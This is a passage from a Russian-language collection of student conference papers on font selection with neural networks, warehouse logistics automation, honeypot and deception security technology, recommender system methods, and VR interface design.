Однако изобретение технологии набора с помощью монотипа давала большое ограничение на печать. Боковое свисание элементов знаков невозможно без специальных составных матриц (поэтому у курсивной *f* в лино-типном шрифте всегда чахлые голова и хвост). Во-вторых, кегельная шпация делится только на 18 единиц, что нарушает тонкость пропорций знаков. И в-третьих, курсив и прямая матрица обычно спарены. Поэтому в большинстве шрифтов ширина каждой буквы курсива должна быть равна ширине ее прямого аналога.

Открытие цифровой печати и цифрового шрифта дают гибкость и уникальность, которую не могли предоставить изобретения прошлого. А благодаря нейросетям алгоритмы смогут помочь создать идеальный шрифт, который, как хорошая режиссура фильма, сможет помочь без труда погрузиться в чтение и погружение в информацию. Современные запросы дизайнеров можно решить, добавив в алгоритм подбора шрифта ограничения. Благодаря этому нейронная сеть сможет выводить шрифты, исходя не из стиля (рококо, модерн) или группы (гротеск, антиква), а условий использования шрифта.

В своей книге «Живая типографика» [1] Александра Королькова приводит виды шрифтов, которые могут решить проблемы с подбором исходя из ситуации. Эти виды шрифтов легли в основу ограничений для будущей нейронной сети. Выделено шесть ситуаций:

- ограниченное пространство (например, обратная сторона упаковки жевательной резинки);
- пользователь должен быстро прочитать информацию (например, текст на навигаторе);
- текст на большом расстоянии (билборд);
- низкое разрешение поверхности (телеграфические справочники);
- длинный текст (например, справочник),
- незнакомые слова (например, промокод – O011I).

Рассмотрим эти ограничения более подробно.

Ограниченное пространство – шрифт должен быть узким, с короткими выносными элементами, чтобы площадь букв не была больше занимаемой поверхности.

Пользователь должен быстро прочитать информацию – должна присутствовать узнаваемость формы знаков, буквы должны быть достаточно широкими, должно быть сразу видно, где «I», а где «L», как на примере из рис. 1.




Рис. 1. Пример подбора шрифта с ограничением по незнакомым словам

Большое расстояние до текста – должна быть простая узнаваемая форма знаков, увеличенные межбуквенные расстояния, достаточно широкие буквы, чаще открытые знаки, начертание demibold или medium.

Низкое разрешение поверхности – должны быть высокие строчные буквы, низкие межбуквенные расстояния и компенсация технологических ограничений. Чем хуже место, где печатать, тем большие должны быть межбуквенные расстояния.

Длинный текст – должна быть привычная форма знаков, нельзя набирать знаки с нестандартным рисунком и должны быть равномерные межбуквенные расстояния (кернинг).

Незнакомые слова – должны быть узнаваемые формы знаков, разные для тех, которые легко спутать, как на примере из рис. 2. Это поможет пользователям ввести корректные символы и не спутать их.



Рис. 2. Пример подбора шрифта с ограничением по незнакомым словам

Благодаря внесению в нейронную сеть данных ограничений, пользователь получает шрифт, решающий его проблему. Если пользователю нужен новый шрифт, который будет использоваться в разных ситуациях, нейронная сеть также справится с этим, облегчая работу пользователю.

Созданная на основе данных ограничений нейронная сеть будет использоваться не только, для подбора шрифта, но и генерации с помощью наложения нужных шрифтов. Аналогично шрифту Averia [2], созданный с помощью наложения друг на друга всех видов шрифтов и объединения.

Предлагаемая нейронная сеть будет работать на основе сверточной нейронной сети. Выбрав нужные ограничения, нейронная сеть, проанализировав каталог шрифтов, предложит пользователю подходящие ему шрифты, после пользователю будет предоставлена возможность сгенерировать на основе найденных новый шрифт путем наложения найденных (рис. 3). Объединив результаты в один шрифт, нейронная сеть предложит скачать шрифт.




Рис. 3. Результат наложения трех шрифтов (*Arial*, *Helvetica*, *Montserrat*), подходящих под одно ограничение

Нейронная сеть с использованием данных аспектов сможет напрямую решить потребность пользователя. Однако для корректной работы нейронной сети нужно предусмотреть увеличение объема и разнообразия исходных данных, используемых для обучения модели. Это может помочь сети лучше понимать различия между шрифтами и создавать более точные предложения для пользователей. Также в нейронную сеть может потребоваться добавление генеративно-состязательных сетей, что позволит показывать более качественные и реалистичные шрифты.

Таким образом, предложенная нейронная сеть обладает гибкостью, позволяющей быстро решить запрос пользователя и предоставив ему идеально подходящие шрифты.

#### Список используемых источников

1. Королькова А. Живая типографика // IndexMarket. 2012. С. 90–198.
2. Шрифт Averia [Электронный ресурс] // Викиконспекты. URL: <https://inlnk.ru/WRJQB> (дата обращения 22.02.21).



УДК 656.073.7  
ГРНТИ 50.49.31

## РАЗРАБОТКА ПРОЦЕССА ДОСТАВКИ ГРУЗОВ НА ОСНОВЕ ИСПОЛЬЗОВАНИЯ СОВРЕМЕННЫХ ИТ-ТЕХНОЛОГИЙ

**М. В. Фёдорова, А. С. Целищев**

Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича

*Активное развитие информационных технологий привело к радикальным изменениям в логистической отрасли: улучшению эффективности, оптимизации потоков, повышению скорости, гибкости и прозрачности доставки грузов. Цель исследования – обосновать способ автоматизации складских помещений и погрузочно-разгрузочных пунктов с использованием современных информационных технологий. В статье рассмотрена автоматизация складских систем погрузки/разгрузки груза для дальнейшей доставки потребителю, либо в промежуточный пункт. Научная новизна заключается в использовании современных автоматизированных систем и информационных технологий на складских помещениях и погрузочно-разгрузочных пунктах.*

*автоматизированные системы, грузоперевозки, информационные технологии, транспортная логистика.*

Информационные технологии стали переломным моментом в логистической отрасли, повысив эффективность, упорядочив потоки, увеличив скорость, гибкость и прозрачность доставки грузов. С ростом электронной коммерции и глобализации логистическим компаниям необходимо идти в ногу со скоростью этих изменений. Автоматизация – это решение, которое может помочь логистическим компаниям достичь желаемой эффективности и скорости в своей деятельности [1]. В статье мы рассмотрим, как автоматизация складских систем погрузки/разгрузки грузов может помочь логистическим компаниям повысить эффективность, скорость и прозрачность при одновременном снижении затрат.

Использование автоматизации на складах и в пунктах погрузки/разгрузки может значительно повысить эффективность и скорость обработки грузов. Автоматизированные системы могут быть использованы для оптимизации планировки склада, сокращения расстояния, проходимого работниками, и улучшения потока товаров [2]. Например, автоматизированные системы хранения и поиска (AS/RS) могут использоваться для автоматического хранения и извлечения товаров, сокращая время, затрачиваемое работниками на поиск товаров вручную. Системы AS/RS также могут использоваться для транспортировки товаров между различными зонами склада,

сокращая время, затрачиваемое работниками на перемещение товаров из одного места в другое.

Автоматизированные системы также могут повысить гибкость обработки грузов на складах и пунктах погрузки/разгрузки. Например, автоматизированные системы хранения и поиска могут использоваться для хранения и извлечения товаров различных размеров и форм, что повышает гибкость обработки грузов. Автоматизированные вилочные погрузчики также могут использоваться для обработки грузов различных размеров и форм, что уменьшает необходимость в ручной обработке грузов.

Автоматизированные системы погрузки и разгрузки также могут увеличить скорость обработки грузов. Например, автоматизированные конвейерные системы могут использоваться для транспортировки товаров со склада к месту погрузки/разгрузки, сокращая время, затрачиваемое работниками на перемещение товаров вручную. Автоматизированные вилочные погрузчики также могут использоваться для транспортировки товаров из одного места в другое в пределах склада, сокращая время, затрачиваемое работниками на перемещение товаров вручную.

Автоматизированные системы также могут повысить гибкость обработки грузов в местах погрузки/разгрузки. Например, автоматизированные конвейерные системы могут использоваться для обработки грузов различных размеров и форм, что уменьшает необходимость ручного перемещения грузов. Автоматизированные системы погрузки и разгрузки также могут использоваться для обработки грузов различных размеров и форм, что уменьшает необходимость в ручной обработке грузов.

Автоматизация также может повысить прозрачность логистических операций за счет предоставления информации о движении товаров в режиме реального времени. Например, автоматизированные системы отслеживания могут использоваться для отслеживания перемещения товаров внутри склада и между складом и пунктами погрузки/разгрузки [3]. Эта информация может быть использована для оптимизации движения товаров и сокращения задержек в доставке.

Автоматизированные системы также могут предоставлять информацию о состоянии товаров в режиме реального времени, снижая риск потери или повреждения [4]. Например, автоматизированные системы хранения и поиска могут использоваться для мониторинга состояния товаров, гарантируя, что они хранятся в надлежащих условиях.

Несмотря на все положительные стороны автоматизированных систем складского помещения существует большое количество проблем. Так, например, сегмент среднего бизнеса не может позволить себе автоматизацию складского помещения. Это обуславливается тем, что стоимость и окупаемость данных систем намного выше и дольше чем использование ручного труда.

Безусловно, в Российской Федерации используются современные информационные технологии для автоматизации складских помещений. Однако количество таких складов очень мало. Связано это с тем, что в России отсутствует массовое производство роботизированных систем. Именно поэтому, стоимость данных систем очень высока.

Для наглядности был проведён сравнительный анализ средней стоимости роботизированных систем и средней заработной платы сотрудника склада в Российской Федерации и странах Европы, представленный в таблице 1.

ТАБЛИЦА 1. Сравнительный анализ средней стоимости роботизированных систем и средней заработной платы сотрудника склада

	Российская Федерация	Страны Европы
Средняя стоимость роботизированной системы	80 000 € (6 369 600 руб.)	35 000 € (2 786 700 руб.)
Средняя з/п сотрудника склада	733,72 € (58 419 руб.)	2000 € (159 240 руб.)

Примерами удачной интеграции информационных технологий в логистической отрасли являются крупные компании: Amazon, DHL.

Amazon – одна из логистических компаний, которая успешно внедрила автоматизацию в свою деятельность. Компания использует роботов для транспортировки товаров на своих складах, сокращая время, затрачиваемое работниками на перемещение товаров вручную [5]. Amazon также использует автоматизированные конвейерные системы для транспортировки товаров со складов к местам погрузки/разгрузки, что сокращает время, затрачиваемое работниками на перемещение товаров вручную.

Другим примером является компания DHL, которая внедрила на своих складах автоматизированные системы сортировки. Эти системы могут сортировать до 40 000 упаковок в час, увеличивая скорость обработки грузов. DHL также использует автоматизированные системы слежения для отслеживания перемещения грузов, что повышает прозрачность ее деятельности.

В заключение следует отметить, что автоматизация – это решение, которое может помочь логистическим компаниям повысить эффективность, скорость и прозрачность работы при одновременном снижении затрат. Использование автоматизации на складах и в пунктах погрузки/разгрузки может значительно повысить эффективность и скорость обработки грузов. Автоматизация также может повысить гибкость доставки грузов [6].

Для дальнейшего развития информационных технологий в логистике необходимы подготовка квалифицированных сотрудников, отечественное производство роботизированных систем, децентрализовать внедрение и использование современных технологий.

**Список используемых источников**

1. Цифровизация логистики и автоматизация управления цепями поставок: какие технологии используют в России. URL: <https://www.esphere.ru/blog/czifrovizacziya-logistiki-i-avtomatizacziya-upravleniya-czepyami-postavok> (дата обращения 19.01.2023).
2. Цифровизация — главный тренд логистики. URL: <https://www.retail.ru/interviews/tsifrovizatsiya-glavnyu-trend-logistiki/> (дата обращения 10.03.2023).
3. ИТ в логистике: четыре уровня автоматизации. URL: <https://www.retail.ru/articles/it-v-logistike-chetyre-urovnya-avtomatizatsii/> (дата обращения 22.02.2023).
4. Услуги и решения: AXELOT TMS. URL: <https://www.axelot.ru/service/avtomatizacija-transportnoi-logistiki-1s/axelot-tms> (дата обращения 26.12.2022).
5. Курбанов Т., Курбанов А., Лучкин С. Цифровые логистические технологии: возможные перспективы и риски внедрения в цепи поставок // Логистика: специализирован. научн.-практич. журн. 2018. N 10. С. 16–21. URL: <http://www.logistika-prim.ru/articles/cifrovye-logisticheskie-tehnologii-vozmozhnye-perspektivy-i-riski-vnedreniya-v-cepti> (дата обращения: 25.12.2022).
6. Фадеев В. Автоматизация логистики: тенденции и возможности. URL: <https://www.jmix.ru/logistics-automation> (дата обращения 27.02.2023).

УДК 004.056.53  
ГРНТИ 81.93.29

## АНАЛИЗ ТЕХНОЛОГИЙ HONEYROT И DECEPTION TECHNOLOGY: ОПИСАНИЕ И ПРИМЕНЕНИЕ

**Е. В. Федорченко, А. А. Хачатрян**

Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича

*В статье рассматриваются технологии Honeyrot и Deception technology, их основные особенности, реализация и области применения. Приводятся их достоинства и недостатки. На основе анализа каждой из технологий сформулированы критерии для их последующего сравнительного анализа и определения объекта научного исследования.*

*кибератаки, несанкционированный удаленный доступ, системы безопасности, Honeyrot, Deception technology, вредоносные программы.*

Большинство современных организаций заинтересованы в качественном обеспечении информационной безопасности. К наиболее распространенным угрозам информационной безопасности можно отнести неправомерный удаленный доступ, внедрение вредоносных программ в работу автоматизированных процессов. Значительное место среди неправомерных действий также занимают попытки удаления, копирования или ограничения доступа к необходимой информации. Целью большинства организованных

преступных групп становится хищение различных видов ресурсов: финансовых, технических и др. Одним из способов выявления разного рода угроз является применение технологий *honeypot* и *deception technology*. Для их последующего сравнительного анализа и выбора перспективного объекта научного исследования был проведен детальный анализ каждой из технологий.

Технологию *honeypot* организации, в том числе финансовые, начали активно внедрять с первой половины 2000 года. Ее реализация представляет собой специальную компьютерную программу. Она может быть установлена на отдельный сервер и имитировать сайт или страницу пользователя с целью намеренного предоставления злоумышленникам «ловушки». Под «ловушкой» понимается предоставление достаточно простого заранее организованного доступа к информации, которая представляет собой особую ценности [1, с. 53].

Таким образом, *honeypot* обеспечивает проактивную защиту, которая направлена на усложнение реализуемой атаки путем направления ее по ложному следу, с последующим нанесением удара по киберпреступнику.

Особенностями *honeypot* является ее «прозрачность» и невозможность нанесения ущерба со стороны киберпреступников.

Для большей эффективности, приманки и ловушки распределяют по всей сети, в особенности на конечных точках. Это позволяет выявить киберпреступника с момента подключения к искусственно созданной среде, собрать о нем сведения при помощи «ловушки», которая позволяет контролировать все проводимые им операции, и своевременно принять решения по противодействию (например, отключить киберпреступника от сети). Типовая архитектура сети приманок *honeynet* приведена на рис. 1 [7, Р. 2792].




Рис. 1. Типовая архитектура Honeypot

Современный «honeypot» является комбинацией технологий, выбор которых подстраивается под конкретно взятую задачу. Это требует значительных ресурсов.

Со временем киберпреступники научились находить «приманки». На смену honeypot пришла продвинутая технология обмана deception, которая является защитой, выстроенной с учетом распределения определенного набора ловушек по инфраструктуре для имитации подлинных активов. Интеллектуальные системы deception рекомендуют, а также создают настраиваемые ловушки [2, с. 25]. К ним можно отнести различные приложения, сети, серверы и данные, вид и содержание которых воспринимаются как реальные. К преимуществам технологии deception можно отнести раннее обнаружение активности злоумышленников.

В отличие от honeypot, которая собирает данные изолированно, deception «расширяет» пределы ловушки на конечные точки, сервер или устройство.

Термин «deception» еще не столь вошел в научный оборот. Исходя из общей схемы работы и схожестью концепции с honeypot, допускается их сравнение, но с обязательной поправкой на более высокий уровень автоматизации и реализации новой интеллектуальной системы [4, Р. 112].

Реализация deception technology включает следующие основные элементы:

1. Модуль мониторинга, который анализирует угрозу. Он отслеживает действия на предмет вредоносных действий с последующим представлением отчета.

2. Модуль оповещения. Направлен на предоставление информации администратору о действиях злоумышленников в момент их совершения.

3. Блок регистрации – представляет собой эффективное хранилище. В нем находится информация о проходящем трафике [6, Р. 323].

*На основе проведенного исследования, предлагаются следующие критерии для сравнительного анализа технологий honeypot и deception:*

– по типу атакуемых ресурсов, то есть используется ли при реализации режим сервера или клиента.

– по уровню взаимодействия, то есть используется ли реальный ресурс (с высоким уровнем взаимодействия) или только эмуляция (низкий уровень взаимодействия).

– по специализации, т.е. какая служба или метод атаки/обнаружения является основной областью действия [7, Р. 2794].

### Выводы

Существующие на данный момент подложные информационные системы весьма обширны и выполняют свои функции. Эти системы могут использоваться как отдельные решения, установленные на виртуальных частных серверах или внедряться в существующую сеть. С помощью такого класса устройств можно разворачивать целые сети, состоящие целиком из подложных устройств. Однако, существующие honeypot-системы имеют недостатки, что затрудняет их применение в практических целях. Description technology относится к ряду более совершенных продуктов, чем honeypot и honeynet, которые обеспечивают большую автоматизацию как для обнаружения, так и для реализации защиты на основе данных, которые они собирают. В работе сформулированы критерии для сравнительного анализа технологий, в будущих исследованиях планируется провести данный анализ с целью выбора объекта исследования.

### Список используемых источников

1. Алейнов Ю. В. Обнаружение атак направленного типа в компьютерных сетях при помощи ложных сетевых объектов // Информационное противодействие угрозам терроризма. 2015. № 24. С. 52–57.
2. Сахаров Д. В., Ковцур М. М., Бахтин Д. В. Модель защиты от эксплойтов и руткитов с последующим анализом и оценкой // Научные технологии в космических исследованиях Земли. 2019. Т. 11. № 5. С. 22–31.
3. Ушаков И. А., Котенко И. В., Крылов К. Ю. Анализ методик применения концепции больших данных для мониторинга безопасности компьютерных сетей // IX Санкт-Петербургская межрегиональная конференция «Информационная безопасность регионов России (ИБРР–2015)». СПб. : СПОЙСУ. 2015. С. 75–76.
4. Robin B., Cukier M. An evaluation of connection characteristics for separating network attacks // International Journal of Security and Networks. 2009. Vol. 4, iss. 1–2. PP. 110–124.
5. Diebold P., Hess A., Schäfer G. A honeypot architecture for detecting and analyzing unknown network attacks // 14th Kommunikation in Verteilten Systemen (KiVS 2005), Kaiserslautern, 28. Februar – 3. März. Berlin; Heidelberg: Springer/ 2005. PP. 245–255.
6. Mokube I., and Adams M., “Honeypots: Concepts, Approaches, and Challenges”, in Proc. of the 45th Annual Southeast Regional Conference, New York, 2007. PP. 321–326.
7. Mahajan S., Adagale A.M., Sahare C. Intrusion detection system using Raspberry PI Honeypot in network security // International Journal of Engineering Science and Computing. 2016. Vol. 6. PP. 2792–2795.

УДК 004.891  
ГРНТИ 20.23.19

## ОСНОВНЫЕ МЕТОДЫ РАЗРАБОТКИ РЕКОМЕНДАТЕЛЬНЫХ СИСТЕМ

**Ф. В. Филиппов, Ф. Э. Шульгин**

Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича

*В настоящее время для повышения эффективности и улучшения метрик бизнеса, все чаще используются рекомендательные системы. Для разных целей рекомендательные системы могут сильно различаться друг от друга и пользоваться разными данными.*

*Рассмотрены основные методы разработки рекомендательных систем. Проанализирован алгоритм работы рекомендательных систем и рассмотрены проблемы, возникающие при их разработке. Приведены возможные пути решения данных проблем.*

*рекомендательные системы, проблема холодного старта, content-based, коллаборативная фильтрация.*

Рекомендательные системы – это комплекс сервисов и программ, который анализирует предпочтения пользователей и пытается предсказать, что может их заинтересовать. В настоящее время эти системы все чаще используются для повышения эффективности и улучшения метрик бизнеса. Для разных целей рекомендательные системы могут сильно различаться друг от друга и пользоваться разными данными. Рекомендательные системы могут иметь сильные отличия в своей структуре, и использовать различные источники и типы данных под определенные потребности.

Передать информацию о товаре пользователю, в котором он скорее всего наиболее заинтересован – основная задача рекомендательных систем. Пользователь проинформирован, и сервис получает доход с предоставления услуг, которые не всегда являются продажами. Получение дохода возможно, как способом получения комиссионных с продаж, так и способом повышения лояльности пользователей, которые совершат в будущем новые покупки. В зависимости от модели бизнеса рекомендации могут быть его основной деятельностью или дополнительным сервисом, предназначенным и для улучшения качества обслуживания клиентов, и для повышения удобства навигации по каталогу. Персонализация онлайн-маркетинга – тренд последнего десятилетия.

В соответствии с требованиями бизнеса, предложения рекомендательной системы могут быть основной деятельностью или же удобной услугой,



предназначенной для улучшения качества обслуживания клиентов и упрощения навигации по каталогу. Персонализация онлайн-маркетинга – тренд последних 10 лет.

Существует несколько направлений в разработке рекомендательных систем.

1. Неперсонализированные рекомендации – примитивные в структуре, часто используются в связке с другими технологиями рекомендательных систем. Средний рейтинг продукта определяет зависимость потенциального интереса клиента. Алгоритм данной рекомендательной системы заключается в демонстрации лучшего товара или услуги, на основе составленного рейтинга по оценкам пользователей. Большинство интернет сервисов работают по данному алгоритму, в особенности, когда не требуется авторизация пользователя. Рейтинг продукта может быть представлен разными способами визуализаций, для упрощения восприятия.

2. Content-based – метод рекомендательных систем, использующих подробную информацию о пользователе. Например, информацию о его прошлых покупках, возрасте, стране проживания. Первый алгоритм данного метода назывался content-based filtering. Основная идея метода заключается в сравнении интересов пользователя с описанием продукта «content». Если потенциальный интерес пользователя соответствует описанию продукта, он будет предложен. Условие успешного выполнения данного алгоритма – продукт должен иметь подробное описание.

Неструктурированные признаки описываются векторами в пространстве слов. Каждый элемент вектора – признак, характеризующий потенциальный интерес клиента. Аналогично, продукт – вектор в пространстве. По мере взаимодействия клиента с системой, векторные описания товаров объединяются в единый вектор, посредством нормализации и суммирования. В следствии, формируется вектор его интересов [4].

Решение алгоритмической задачи поиска  $n$  ближайших соседей – определяет продукт, у которого описание наиболее приближено к вектору интересов клиента. Элементы в векторах имеют совершенно разный вес значимости: например, союзные слова, которые не содержат никакой полезной нагрузки. Для этого предварительно все измерения взвешивают по значимости при определении числа совпадающих элементов в двух векторах.

Преобразование TF-IDF, отлично справляется с данной проблемой. Преобразование заключается в назначении большего веса более редким интересам. Совпадение таких интересов имеет большее значение при определении близости двух векторов, чем совпадение популярных:

$$W_{x,y} = tf_{x,y} * \log\left(\frac{N}{df_x}\right). \quad (1)$$

Принцип TF-IDF в выражении (1) применим к обычным номинальным атрибутам, таким, как например, жанр, режиссер, язык. TF — мера значимости атрибута для пользователя, IDF — мера «редкости» атрибута.

3. Коллаборативная фильтрация (*User-based*) – является общим названием для большой группы рекомендательных систем появившихся в последнем десятилетии XX века. Основная идея заключается в том, что если у пользователей были схожие интересы, то в будущем их интересы будут совпадать. Алгоритмом данного метода является генерация рекомендаций на основе коллаборации схожих интересов множества пользователей.

Реализация алгоритма основана на задаче нахождения  $k$  ближайших соседей. Для каждого пользователя ищем  $k$  наиболее похожих на него (по предпочтениям) и дополняем информацию о пользователе данными по его соседям. Collaborative filtering использует матрицу оценок пользователь-айтем. Айтем – это единица продукта, которую должен рекомендовать алгоритм клиенту [1]. Основная мысль в том, чтобы для каждого пользователя найти наибольшее количество похожих «соседей» и заполнить пропуски конкретного пользователя, взвешенно усредняя рейтинги «соседей».

На рис. 1 проиллюстрирован принцип работы метода. В матрице оранжевым цветом выделен пользователь, для которого необходимо определить оценки по новым товарам (знаки вопроса). Синим цветом выделены три его ближайших соседа. Корреляция интересов может считаться множеством способов: корреляция Пирсона, косинусное расстояние, расстояние Жаккара, расстояние Хэмминга.

	$i_1$	$i_2$	$i_3$	$i_4$	$i_5$	$i_6$	$i_7$	$i_8$
$u_1$	?	4.0	4.0	2.0	1.0	2.0	?	?
$u_2$	3.0	?	?	?	5.0	1.0	?	?
$u_3$	3.0	?	?	3.0	2.0	2.0	?	3.0
$u_4$	4.0	?	?	2.0	1.0	1.0	2.0	4.0
$u_5$	1.0	1.0	?	?	?	?	?	1.0
$u_6$	?	1.0	?	?	1.0	1.0	?	1.0
$u_a$	?	?	4.0	3.0	?	1.0	?	5.0

Рис. 1. Матрица расчета веса слова  $x$  в описании товара  $y$

У классической реализации алгоритма есть один явный минус – он плохо применим на практике из-за квадратичной сложности. Как любой метод ближайшего соседа, он требует расчета всех попарных расстояний между пользователями, расчет матрицы расстояний будет  $O(n^2 \cdot m)$ , где  $n$  – число пользователей, а  $m$  – число товаров.

4. Похожим на предыдущий метод является Item-based из числа методов коллаборативной фильтрации. Основное отличие от предыдущего метода – алгоритм использует схожесть самих объектов, а не предпочтения пользователей. Например, обычно пользователи смотрят оба сериала 1 и 2. Если пользователю начинает нравиться сериал 1, то ему предлагается посмотреть сериал 2. Такой алгоритм напрямую использует сервис Кинопоиск.

5. Knowledge based – метод, использующийся в основном, в тех отраслях, где покупки совершаются не часто: автомобили, квартиры, ювелирные украшения, специализированная техника. Так как алгоритм не может использовать истории покупок, поэтому собирает данные сразу.

Например, клиент хочет купить автомобиль. Обычно люди покупают автомобиль раз в несколько лет. Если система будет рекомендовать автомобили, основываясь на предпочтениях других пользователей, то здесь есть два риска: совпадение может быть неверным и продвигаться будут только бестселлеры. Поэтому алгоритм пытается собрать необходимые критерии о продукте и пользователе: фильтрация цены, интересующие параметры, цвет, бренд и еще более детальную информацию.

6. Нейросети – являются относительно новым способом улучшения рекомендательных систем. Данный метод позволяет учитывать различные явные и неявные источники информации, использовать дополнительные данные о пользователе или продукте, позволяет широко анализировать всю информацию, которую может оставлять пользователь: куки-файлы, проведенное на странице время, перемещение между страницами. По этим данным делать предположения, основанные на машинном обучении.

Системы рекомендаций имеют различные типы, но это не значит, что нужно использовать только одну. На данный момент трендом в данной области является использование совместно нескольких методов рекомендательных систем. Существуют гибридные системы, в которых вышеперечисленные алгоритмы могут совмещаться и дополнять друг друга [3].

Проблемы, возникающие при разработке рекомендательных систем.

1. Проблема холодного старта: в магазин пришел новый клиент без истории заказов – алгоритм пока не знает, что ему показывать. Если в магазине таких пользователей много, то рекомендации в целом могут быть некачественными. Алгоритму нечего порекомендовать персонально клиенту и не на чем основываться, чтобы выбрать популярные товары.

Эта проблема решается накоплением данных. Когда в магазин поступает новый продукт или целая коллекция, с ней никто еще не взаимодействует. Сервису необходимо рекомендовать новые айтемы, чтобы они продавались. Пример решения – блок-реклама с новыми продуктами: пользователи начинают взаимодействие с новыми товарами, система получает данные и начинает корректно работать [2].

2. Проблема «Длинного хвоста». Это ситуация, когда рекомендательная система перестает рекомендовать товары из списка непопулярных продуктов. Алгоритм рекомендует только популярные у пользователей продукты. Решить данную проблему поможет добавление непопулярных айтемов в рекомендации. Например, есть сок, который никто не покупает. Алгоритм посоветует этот сок пользователям, которые любят соки, и возможно, кто-то его попробует.

3. Проблема актуальности. Для некоторых сервисов необходимо учитывать актуальность рекомендации. Например, для онлайн-журналов, статей и постов. Решением данной проблемой становятся корректирующие коэффициенты.

Например, выражение (2) можно использовать для расчета рейтинга статей на медиа сайтах:

$$Rank = \frac{(U-D-1)^{0.8} * P}{T^{1.8}}, \quad (2)$$

где  $U$  – число положительных голосов,  $D$  – число отрицательных голосов,  $P$  – штраф, являющийся дополнительной корректировкой для имплементации иных бизнес-правил,  $T$  – время записи.

#### Список используемых источников

1. Ковалев И. Ю. Эффективность алгоритмов коллаборативной фильтрации // Вестник студенческого научного общества ГОУ ВПО «Донецкий национальный университет». 2022. N 14. С. 156–159.

2. Кузнецов Н. О., Иванова Г. С. Предложение решений проблемы холодного старта рекомендательных систем // Технологии инженерных и информационных систем. 2020. N 2. С. 38–42.

3. Мохов А. И., Кислинский В. Г., Алексейчук А. С. Разработка рекомендательной системы на основе сессий с использованием многоуровневой системы отбора кандидатов // Труды МАИ. 2022. N 126. С. 1–53.

4. Федоренко В. И., Киреев В. С. Использование методов векторизации текстов на естественном языке для повышения качества контентных рекомендаций фильмов // Современные наукоемкие технологии. 2018. N 3. С. 102–106.

УДК 004.946  
ГРНТИ 28.17.33

## СОЗДАНИЕ ПРОТОТИПА ИНТЕЛЛЕКТУАЛЬНОГО ИНТЕРФЕЙСА В ВИРТУАЛЬНОЙ СРЕДЕ

**С. Ченарани**

Санкт-Петербургский политехнический университет Петра Великого

*За последнее десятилетие использование виртуальной реальности возросло. Он был использован в различных отраслях промышленности и используется для обеспечения различных взаимодействий. Однако большинство приложений виртуальной реальности не имеют интуитивно понятного интерфейса, так что большинству пользователей трудно использовать эту технологию в своей повседневной жизни.*

*иммерсивность, виртуальная реальность, интерфейс, геометрическое моделирование, приложение.*

Пользователь всегда ищет более интересный способ взаимодействия со своим устройством. Вместо использования стандартного монитора пользователь предпочитает взаимодействовать с мультимедийным контентом с помощью технологий виртуальной реальности. общепризнано, что стандартные элементы интерфейса, такие как кнопки и меню, не обязательно подходят для использования в приложениях с новыми методами взаимодействия, особенно в виртуальной реальности (VR).

Актуальность этого исследования заключается в поиске решения для достижения наилучшего интуитивно понятного дизайна интерфейса для виртуальной реальности.

### *Интуитивно понятный пользовательский интерфейс*

Способ, с помощью которого люди и компьютеры общаются. Пользовательский интерфейс (UI) преобразует действия и состояние пользователя (входные данные) в представление, которое компьютер может понять и в соответствии с которым он может действовать, и он преобразует действия и состояние компьютера (выходные данные) в представление, которое пользователь-человек может понять и в соответствии с которым он может действовать [1].

### *3D интерфейс или 2D*

Пользователи, знакомые с традиционными графическими пользовательскими интерфейсами, могут счесть 2D-интерфейс более интуитивно

понятным, поскольку его часто проще создавать и внедрять (GUI). В некоторых обстоятельствах 2D-пользовательский интерфейс может быть предпочтительнее, поскольку он может быть меньше и проще в использовании [1].

